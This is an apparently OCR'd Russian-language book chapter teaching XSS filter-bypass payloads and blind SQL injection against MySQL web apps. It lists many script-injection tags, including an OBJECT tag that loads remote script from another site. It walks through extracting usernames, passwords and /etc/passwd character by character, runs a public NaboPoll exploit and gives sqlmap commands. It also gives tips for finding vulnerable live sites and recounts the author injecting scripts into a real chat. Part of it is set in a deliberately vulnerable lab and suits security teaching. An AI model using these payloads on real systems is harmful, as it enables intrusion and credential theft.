Сейчас вспомнил (и улыбнулся), как много лет назад я развлекался в чате «Кроватка», вставляя в свои сообщения вызов стандартных скриптов чата (я узнал их имена, просто изучая исходный текст html-странички). В то время в «Кроватке» режим разрешения либо частичного или полного запрета тегов выбирался самим пользователем. В результате все те, у кого были разрешены любые теги, получали, по моей милости, например, приглашения в приват от неких популярных чатеров, которые, естественно, на самом деле никаких приглашений не посылали. Передавая одновременно приглашения от имени друг друга выбранным мной парню и девушке, я как бы занимался виртуальным «сводничеством», и зачастую те (немножко недоумевая по поводу того, кто кого первый пригласил) действительно уединялись в приват. А когда одна девушка в общем чате пожаловалась, что никто не хочет с ней общаться, я тотчас сделал так, что ее одновременно пригласили (якобы) в приват все те присутствующие, у кого было разрешено выполнение сценариев (а таких оказалось более десятка). То-то она обрадовалась! ☺ Вот такое своеобразное чувство юмора у некоторых администраторов компьютерной безопасности... Разумеется, сейчас автор ни за что не стал бы повторять такие шалости, да и html-теги в чатах уже давно и повсеместно фильтруются.

Как вы уже поняли, пример нашего уязвимого мини-приложения относится к пассивному межсайтовому скриптингу, а пример с чатом «Кроватка» — к активному.

Посредством XSS можно также просмотреть исходный html-код странички. Для этого используется следующая функция:

```
function ShowPage(){
// В переменную page помещаем все свойства тега <html>
var page=document.getElementById("html");
// а теперь в переменную CodeOfPage помещаем код страницы
var CodeOfPage=page.innerHTML;
// выводим код страницы вызовом alert()
alert(CodeOfPage);
}
```

Когда будете вводить это в браузере, удалите комментарии, начинающиеся с символов //, и запишите все в одну строку.

Как хакеры обходят механизм фильтрации тега <script>

Что делать хакеру, если тег <script> фильтруется?

Многие программисты боятся тега <script> и поэтому его фильтруют. Но даже если он фильтруется, есть еще много тегов, через которые можно провести XSS-скрипт. Это теги, в которых допустимо использование опции javascript (или vbscript).

Сейчас для краткости мы рассмотрим только вывод сообщения (alert), хотя на самом деле в страницу можно включить любой сценарий.

Все теги, которые можно использовать для межсайтового скриптинга, делятся на две группы:

- теги, которые нормально работают в любых браузерах;
- теги, которые работают только в браузере Internet Explorer.

Давайте сначала рассмотрим теги, которые обрабатываются всеми браузерами.

- <META>. Служит для индексирования страницы поисковиками, но нам нужно не это. У тега <META> есть свойство refresh, где в параметре CONTENT можно указать произвольный код:

  ```
  <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
  ```

- <BODY>. Это всем известный тег:

  ```
  <BODY BACKGROUND="javascript:alert('XSS')" >
  ```

  У него есть свойство OnLoad, которое выполняется при загрузке страницы. В это свойство можно вставить javascript-код следующим образом:

  ```
  <BODY ONLOAD=alert('XSS')>
  ```

- <IMG>. Для межсайтового скриптинга может использоваться свойство SRC:

  ```
  <IMG SRC="javascript:alert('XSS')">
  ```

  Но что делать, если слово javascript фильтруется? Можно попробовать обойти фильтрацию следующим способом:

  ```
  <IMG SRC="javascript:alert('XSS')">
  ```

Вот еще несколько вариантов:

```
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC="   javascript:alert('XSS');">
```

Можно также использовать язык VBScript:

```
<IMG SRC='vbscript:msgbox("XSS")'>
```

- <STYLE>. О данном теге для IE мы поговорим позже, а вот вариант, который работает во всех браузерах:

```
<STYLE TYPE="text/javascript">alert('XSS');</STYLE>
```

Теперь рассмотрим теги, которые правильно обрабатываются только в Internet Explorer.

- <TABLE>. Данный тег служит для создания таблиц. У него есть свойство BACKGROUND, отвечающее за фон таблицы. Опасность этого тега в том, что вместо фона можно ввести javascript-код:

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

- <DIV>. Данный тег служит контейнером для текста. К тексту, заключенному внутрь тегов и , может быть применен определенный стиль. Вот пример:

```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

Есть и еще один вариант, где вместо url() используется функция expression():

```
<DIV STYLE="width: expression(alert('XSS'));">
```

- <STYLE>. Этот тег задает правила оформления элементов, находящихся внутри тегов <STYLE> и </STYLE>. Вот первый вариант использования:

```
<STYLE>.XSS{background-image:url(
  "javascript:alert('Hacked')");}</STYLE><A CLASS=XSS></A>
```

Здесь сначала объявляется класс XSS (в нем расположен XSS-код), а затем он вызывается с помощью кода

```
<A CLASS=XSS></A>
```

Второй вариант:

```
<STYLE> type="text/css">BODY{background:url(
  "javascript:alert('Hacked')")} </STYLE>
```

В этом варианте наш XSS-код указывается как фоновое изображение страницы.

- <BGSOUND>. Данный тег позволяет задать фоновый звук страницы, однако вместо звукового файла можно указать javascript-код:

```
<BGSOUND SRC="javascript:alert('XSS');">
```

- <IMG>. Этот тег применяется для вставки изображений на страничку. Есть два свойства этого тега, которые обрабатываются только браузером Internet Explorer. Это свойства DYNSRC и LOWSRC. В их значении может быть указан код скрипта:

```
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
```

Таким же образом можно указать код в свойстве SRC для любых браузеров, о чем я рассказал ранее.

- <OBJECT>. Данный тег внедряет определенный объект в html-страницу. Вставка удаленного javascript-кода возможна следующим способом:

```
<OBJECT TYPE="text/x-scriptlet" DATA=
  "http://www.site.com/test.html"></OBJECT>
```

Здесь мы указали адрес страницы, на которой может находиться опасный код. Этот тег может использоваться для заражения множества клиентов. Взломщик легко может вставить ссылку на свою страницу с кодом трояна. При открытии уязвимой страницы код трояна будет загружаться с другого сайта. Это облегчает задачу, когда через XSS пытаются заразить пользователей нескольких сайтов.

И в завершение перечислим несколько причин неработоспособности XSS:

- у клиента javascript-код может блокироваться браузером или брандмауэром;
- у клиента может блокироваться VBScript-код;
- у клиента могут блокироваться внешние объекты (что мешает загрузке сценариев с другого сайта);
- XSS-скрипты с тегом <IMG> не работают в браузере Firefox.

07 Слепая SQL-инъекция

Слепую SQL-инъекцию мы рассмотрим на примере СУБД MySQL, хотя та же идея работает в MS SQL и в иных СУБД. При слепой инъекции вы видите не извлекаемые данные, а только ответ сервера. По сравнению с обычной реализация слепой инъекции немного сложнее и требует больше времени, но, если в инъекции несколько предложений `SELECT` и нельзя использовать ключевое слово `UNION`, слепая инъекция является оптимальной для хакера.

Сначала рассмотрим, как можно «вытащить» версию MySQL, как угадать имена таблиц и столбцов и как затем извлечь данные из столбцов базы. Как и ранее, мы будем пытаться поставить себя на место хакера.

Не пытайтесь использовать комментарий (то есть символы `--` или `/*`), когда выполняете слепую инъекцию, это обычно не нужно и может лишь испортить дело. Если вы все же используете комментарий, как в случае с оператором `INSERT` (см. далее), нужно позаботиться о том, чтобы вместо закомментированных значений в базу записывались другие. Существуют средства для автоматизации слепых инъекций, но лучше знать, как такая инъекция работает, и уметь реализовать ее вручную. К тому же часто удобнее сделать начальную часть работы вручную, а потом использовать автоматизированное средство, чтобы извлечь содержимое из столбца. Извлечение данных вслепую — дело достаточно медленное и трудоемкое даже при автоматизации, но, когда нет других доступных вариантов, это оптимальный метод взлома сайтов.

Мы будем использовать в примере несуществующий адрес:

```
http://site.com/news.php?id=12
```

Предположим, что при попытке перейти по этому адресу мы увидели новостную статью с заголовком и содержимым. Чтобы проверить возможность слепой инъекции, вводится следующее:

```
news.php?id=12 and 1=1
```

При этом мы должны увидеть ту же страничку, что и раньше. Далее пробуем такой вариант:

```
news.php?id=12 and 1=2
```

В случае успешной инъекции вы увидите, что часть содержимого пропадет. Это может сразу броситься в глаза, например, если не отобразится текст статьи, или может быть менее заметным, например, если пропадет только заголовок или уменьшится количество страниц в статье. Можете пощелкать на кнопках Назад и Вперед в браузере, чтобы заметить различия. Если наша инъекция проводится со строковой переменной, вместо предыдущих нужно использовать такие строки:

```
news.php?id=12' and 1='1
news.php?id=12' and 1='2
```

Это позволит убрать синтаксическую ошибку.

Для нашего случая предположим, что заголовок или содержимое статьи исчезает, когда мы вводим символы 1=2, и ничего не исчезает, если мы вводим символы 1=1. То есть вводимое нами условие влияет на возвращаемые данные. Если условие истинно, данные возвращаются (как в случае варианта 1=1), а если ложно — нет (как в случае варианта 1=2). Так что мы будем задавать условия, которые либо истинны, либо ложны, а узнавать, что они истинны, мы сможем по возвращению содержимого страницы, или что они ложны — по невозвращению. Мы будем говорить, что «страница загрузилась нормально» при получении данных из базы.

Получение номера версии MySQL с помощью переменной @@version

Сначала нужно выяснить номер версии MySQL. Это поможет узнать доступные команды, так как версии MySQL имеют различия. Запрос должен выглядеть следующим образом:

```
news.php?id=12 and substring(@@version,1,1)=4
```

Здесь берется первый символ из переменной @@version и проверятся на равенство четырем (=4). Если это равенство справедливо, мы увидим статью новостей, в противном случае мы увидим неполную страницу, как было в варианте 1=2. Поскольку в странице не хватает содержимого, меняем 4 на 5 и пробуем снова. Если на этот раз страница загрузится нормально, значит, мы имеем дело с MySQL5. Если 4 и 5 не срабатывают, попробуйте 3. Если выяснится, что это версия MySQL3, то получить какие-либо данные будет почти невозможно, поскольку в этой версии подзапросы SELECT и оператор UNION недопустимы.

ПРИМЕЧАНИЕ

Вместо переменной @@version можно попробовать вызвать функцию version().

Проверка возможности доступа к таблице mysql.user

Следующее, что мы делаем, — проверяем возможность использования подзапроса, поскольку иногда ключевое слово select бывает занесено в черный список:

```
news.php?id=12 and (select 1)=1
```

Если этот подзапрос работает, вы увидите нормально загружающуюся страницу. Далее посмотрим, являемся ли мы достаточно привилегированным пользователем, чтобы иметь доступ к таблице `mysql.user`:

```
news.php?id=12 and (SELECT 1 from mysql.user limit 0,1)=1
```

Если у нас есть доступ к таблице `mysql.user`, запрос вернет значение 1, если нет, то будет ошибка, и ничего не возвратится. Так что, если страница загружается нормально, это означает, что у нас есть доступ к `mysql.user`, и позже можно будет попытаться извлечь хэши паролей MySQL или использовать функции `load_file()` и `OUTFILE`. Обратите внимание на то, что мы ограничили количество возвращаемых записей с помощью конструкции `limit 0,1`, поскольку вложенные запросы могут возвращать только одну запись с данными; в противном случае они вызовут ошибку и не сработают. Так что не забудьте обязательно задействовать ключевое слово `limit`.

Угадывание имен таблиц

В нашем примере мы имеем дело с версией MySQL5, однако извлечение данных из базы `information_schema` при слепой атаке происходит очень медленно, поэтому иногда имеет смысл попробовать просто угадать названия некоторых таблиц. Например, в следующем запросе делается попытка извлечь данные из таблицы `users`:

```
news.php?id=12 and (SELECT 1 from users limit 0,1)=1
```

Если в базе есть таблица с именем `users`, страничка загрузится нормально. Далее нужно просто менять название таблицы, пытаясь его угадать.

Если же вы работаете с версией MySQL4, нужно будет угадывать имена таблиц и столбцов.

Угадывание имен столбцов в найденной таблице

Если вам повезло и вы угадали правильные имена каких-либо таблиц, можно попробовать угадать имена столбцов в этих таблицах. Предположим, таблица `users` уже найдена в нашем примере, тогда можно попытаться выполнить следующий запрос:

```
news.php?id=12 and (SELECT substring(
  concat(1,password),1,1) from users limit 0,1)=1
```

Здесь мы добавили к строке `'1'` содержимое столбца `password`, затем вызвали функцию `substring` (выделение части строки), взяли только первый символ, который должен быть равен 1, если столбец `password` существует. Далее просто меняйте название `password`, чтобы попытаться угадать имена столбцов.

Извлечение данных из найденных таблиц/столбцов

Поскольку извлечение данных из таблиц может отнимать немало времени, здесь полезно использовать автоматизацию, однако знание того, как это делается вручную, поможет вам лучше понять механизм слепой SQL-инъекции. Мы будем извлекать имя пользователя (`username`) и пароль (`password`) из таблицы `users`. Допустим, ранее мы выяснили, что в таблице существуют столбцы `username`, `password`, `email` и `userid`. Теперь попытаемся для конкретного пользователя извлечь имя пользователя (`username`) и пароль (`password`) с помощью условия `where`:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>100
```

Можно также попытаться использовать ограничение `limit 0,1`, чтобы извлечь данные первого пользователя, поскольку подзапросы должны возвращать только одну запись, а иначе будет ошибка. Это неплохая идея, если вы не знаете, сколько записей вернет запрос. Кроме того, наш подзапрос `select` заключен в вызов функции `substring(,1,1)`, которая урезает возвращаемые данные до одного первого символа. Потом функция `ascii()` преобразует этот один символ в его числовой ASCII-код, который затем проверяется на условие `> 100`.

Так что если в приведенном примере ASCII-код этого символа больше, чем 100, то страница загрузится нормально. Если в нашем случае страница не загрузится полностью, это будет означать, что код первого символа меньше 100 и нужна новая проверка:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>80
```

Если страница загрузится нормально, значит, код символа больше 80. Далее пробуем бóльшие значения:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>90
```

Если не получается, пробуем значение поменьше:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>85
```

Если получается, увеличиваем значение:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),1,1))>86
```

Если на этот раз опять не получается, значит, все просто. Сейчас у нас число, большее 85, но *не* большее 86, то есть это число 86! Чтобы убедиться в этом, можете проверить условие `=86`. Далее, используя преобразователь ASCII-кодов (функцию `char(86)`), узнаем, что первая буква возвращенного из базы результата — это `V`. Чтобы получить следующий символ, модифицируем функцию `substring`:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>100
```

Мы заменили в вызове функции substring символы ,1,1 символами ,2,1, чтобы она возвращала второй символ из результата выполнения запроса select. Далее повторяется та же процедура, что и для первого символа. Пусть на этот раз условие >100 истинно, так что увеличиваем число:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>120
```

Если нет, уменьшаем его до 110:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>110
```

Если опять нет, делаем его еще меньше:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>105
```

И еще меньше:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>103
```

Пусть на этот раз условие истинно. Тогда увеличиваем число:

```
news.php?id=12 and ascii(substring((SELECT concat(
  username,0x3a,password) from users where userid=2),2,1))>104
```

Если условие истинно, это означает, что число больше 104 и *не* больше 105, то есть искомое число — 105. Вызов char(105) дает букву i. Так что пока имеем словосочетание Vi. Как вы заметили, за 11 запросов к базе мы узнали только два символа. И это еще нам везло при угадывании. Ну а далее аналогичным способом (с помощью функции substring) угадывается следующий символ, пока, в конце концов, условие >0 не станет ложным. Надеюсь, теперь вам понятно, что извлечение пар user/password может быть весьма затратным по времени.

Слепая SQL-инъекция в движке NaboPoll

В установленном в системе Damn Vulnerable Linux движке NaboPoll (предназначенном для проведения опросов), а точнее — в модуле results.php имеет место уязвимость, доступная для слепой SQL-инъекции. Уязвимый текст таков:

```
Строки 27...31
--------------------------------
$res_question = mysql_query("select * from nabopoll_questions
  where survey=$survey order by id");
if ($res_question == FALSE || mysql_numrows($res_question) == 0)
    error($row_survey, "questions not found");
```

Параметр $survey (опрос) предварительно не фильтруется, а напрямую подставляется в SQL-запрос. Это слепая инъекция, так как сам параметр используется только в условии where и не отображается в дальнейшем в браузере.

Теперь займемся эксплуатацией уязвимости. Для начала нужно пройти в каталог администратора сайта по адресу `http://localhost/webexploitation_package_02/nabopoll/admin/survey_edit.php` и создать новый опрос, как показано на рис. 07.1



Рис. 07.1. Создание нового опроса в NaboPoll

Запрос добавляется щелчком на синем значке плюса и сохраняется щелчком на зеленом значке галочки в разделе Actions (Действия). Чтобы перейти на уровень ниже, чтобы добавить вопросы (а затем ответы), нужно щелкнуть на сиреневом значке стрелки (это последний значок в разделе Actions).

Если вы сделали все правильно, то результат опроса с номером 1 будет выглядеть примерно так, как показано на рис. 07.2. (для этого нужно перейти по адресу

`http://localhost/webexploitation_package_02/nabopoll/result.php?surv=1`).

Теперь добавьте после конструкции `surv=1` следующий текст:

```
/**/AND/**/1=(SELECT/**/(IF((ASCII(SUBSTRING(user(),1,1))>125),1,0)))
```

Аналогичный текст я нашел внутри готового эксплойта для SQL-инъекции в движке NaboPoll. Разберем его подробнее. Вместо пробелов используются пустые комментарии (`/**/`), вероятно, сайт не распознает пробелы. К существующему где-то в недрах странички оператору `SELECT` добавляется наше условие `AND 1=`, а справа в скобках стоит подзапрос `SELECT` с условным оператором `IF`. Оператор `IF` в зависимости от истинности условия вернет либо первый аргумент (1), если условие истинно, либо второй (0), если оно ложно. Таким образом, если условие в `IF` истинно, мы получим `AND 1=1`, и основной запрос к базе выполнится нормально (мы увидим страничку с результатом опроса). Если условие ложно, то мы получим `AND 1=0`, и основной запрос ничего не вернет, а на страничке появится сообщение survey not found (опрос не найден). Проверяемое в операторе `IF` условие: ASCII-код первого символа имени пользователя MySQL (его возвращает

функция user) больше (или меньше) некоторого значения. Мы сначала проверили, больше ли этот код значения 125, но сервер страничку с опросом не отобразил (рис. 07.3), значит, условие ложно.



Рис. 07.2. Созданный нами опрос в NaboPoll



Рис. 07.3. Слепая инъекция в NaboPoll

Далее проверяем, например, больше ли этот код, чем 100, и в результате сервер возвращает положительный ответ (страничка с опросом загрузилась). Пробуя несколько раз, выясняем, что код первого символа равен 114. Это код буквы `r`. Аналогично ищется код второго символа (заменяем в вызове `SUBSTRING` второй параметр на 2):

```
/**/AND/**/1=(SELECT/**/(IF((ASCII(SUBSTRING(user(),2,1))>114),1,0)))
```

После небольшого числа попыток находим, что код второго символа равен 111 (буква `o`).

Чтобы не тратить время на ручной перебор символов, идем по адресу `http://packetstormsecurity.org/0702-exploits/nabopoll-sql.txt` и копируем текст эксплойта в свой редактор. Все, что находится до начала программы (до оператора <?), удаляем, так как это просто пояснения (то есть у вас должен остаться только текст, показанный на рис. 07.4). Далее меняем значение переменной `$survey` на 1, а значение переменной `$path` — на путь к движку:

```
/webexploitation_package_02/nabopoll
```



Рис. 07.4. Текст эксплойта для NaboPoll

Сохраняем программу с именем `nabopoll.php`, например, в каталоге `/tmp` и запускаем командой `php nabopoll.php`.

После этого можно наблюдать волшебную картину, как по одному символу на экране появляется имя пользователя MySQL (рис. 07.5).



Рис. 07.5. Работа эксплойта для NaboPoll

Таким образом, мы узнали, что имя пользователя MySQL — `root@localhost`. По моим наблюдениям, многие эксплойты для слепых SQL-инъекций перебирают абсолютно все коды символов: от 0 до 255. На самом деле можно перебирать только печатные символы (да и то не все, а только допустимые в имени пользователя), что заметно сокращает время работы эксплойта. Если же реализовать не просто перебор, а метод двоичного поиска, код эксплойта, конечно, усложнится, но время работы значительно сократится. Это я вам говорю как программист ☺.

Как я уже отмечал, если у нашего пользователя есть право на исполнение функции `load_file()`, можно загрузить любой файл, к которому у нас есть доступ на чтение, например `/etc/passwd`. Для этого достаточно просто заменить в эксплойте вызов функции `user()` следующим вызовом:

```
load_file(0x2f6574632f706173737764)
```

Работу модифицированного эксплойта иллюстрирует рис. 07.6. Если для извлечения имени пользователя скорость работы эксплойта не столь важна, то для загрузки целого файла ее не мешало бы повысить, используя упомянутые здесь методы.

Измерения показали, что на подбор 100 символов эксплойт тратит 195 секунд. Я переделал эксплойт с использованием двоичного поиска, и он стал угадывать 100 символов всего за 15 секунд, то есть скорость работы возросла ровно в 13 раз. Текст усовершенствованного эксплойта приведен в приложении 6.

Если эксплойт предназначен для извлечения стандартного MD5-хэша, можно преобразовать строку к нижнему регистру (так как хэш может содержать либо только прописные, либо только строчные буквы, на расшифровку это никак не влияет). Тогда в хэше могут встретиться только цифры 0–9 и буквы a–f. В этом случае время перебора сокращается в разы даже без половинного деления.

Однако по-настоящему быстрые методы извлечения хэшей приведены в приложении 8.



Рис. 07.6. Работа модифицированного эксплойта для NaboPoll

Автоматизация механизма извлечения данных

Вернемся к условному примеру с инъекцией на сайте `site.com` в модуле `news.php`. С точки зрения хакера, лучше использовать хакерскую утилиту sqlmap 4, поскольку версия 5 содержит ошибки и не всегда работает корректно. Существуют и другие инструменты для слепой инъекции. Чтобы извлечь те же самые имя пользователя и пароль с помощью утилиты sqlmap, применяется следующая команда:

```
./sqlmap.py -u "http://site.com/news.php?id=12" -p id
 -a "./txt/user-agents.txt" -v1 --string "Posted 3-3-2008" -e "(
 SELECT concat(username,0x3a,password) from users where userid=2)"
```

Здесь после `-u` указан адрес, в котором имеется инъекция, а после `-p` — имя параметра, подверженного инъекции (у нас это `id`). Опция `-a` задает случайного пользовательского агента из текстового файла (иначе по умолчанию будет указан вариант `user-agent = sqlmap`, что нехорошо). Опция `-v1` означает подробный отчет. После опции `--string` указывается уникальная строка, которая появляется на страничке, если условие истинно. Отыскать ее можно, пробуя варианты `1=1` и `1=2` и копируя небольшой фрагмент текста, который появляется только в случае истинности условия. Опция `-e` задает выполняемую команду, и, если вы используете подзапрос, не забудьте заключить оператор `SELECT` в скобки.

Работа описанной команды `sqlmap` продолжается порядка 5 минут, а вручную пришлось бы потратить не менее получаса. Утилита `sqlmap` может также извлекать имена таблиц (столбцов), если на сайте используется версия mysql5, но на самом деле вам не потребуется полная структура таблиц. Задействуйте опцию `-e`, чтобы выполнять свои команды для получения имен только интересующих вас таблиц

и столбцов (в версии mysql4 вам придется угадывать имена таблиц и столбцов описанным ранее методом):

```
./sqlmap.py -u "http://site.com/news.php?id=12" -p id
 -a "./txt/user-agents.txt" -v1 --string "Posted 3-3-2008" -e "(
 SELECT concat(table_schema,0x3a,table_name,0x3a,column_name) from
 information_schema.columns where column_name like 0x257061737325
 limit 0,1)"
```

Команда `sqlmap` не работает с одинарными кавычками, даже если на инжектируемом сайте выключена опция `magic_quotes`, так что используем шестнадцатеричные коды `0x257061737325` (это просто конструкция `'%pass%'`, преобразованная в шестнадцатеричные коды). Далее мы просто запускаем это и увеличиваем значение `limit`, чтобы получать последующие записи. Так получается гораздо быстрее, чем использовать команду `sqlmap` для получения имен *всех* таблиц и потом искать, в каких таблицах могут находиться интересующие нас данные.

Поиск уязвимых сайтов

Поиск сайтов, потенциально уязвимых для слепой SQL-инъекции, осуществляется довольно просто. Например, если сайт выдает примерно такое сообщение об ошибке: «Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /home/site/public_html/detail.php on line 377», есть большая вероятность того, что он окажется уязвимым. В поле параметра (пусть это будет, например, параметр `id`) следует подставить конструкцию `id=29 and 1=1`, чтобы страница отображалась нормально, и `id=29 and 1=2`, чтобы часть содержимого исчезла.

Значение параметра (в нашем примере — 29) обязательно должно существовать в базе данных сайта, ввод несуществующих значений не даст желаемого результата.

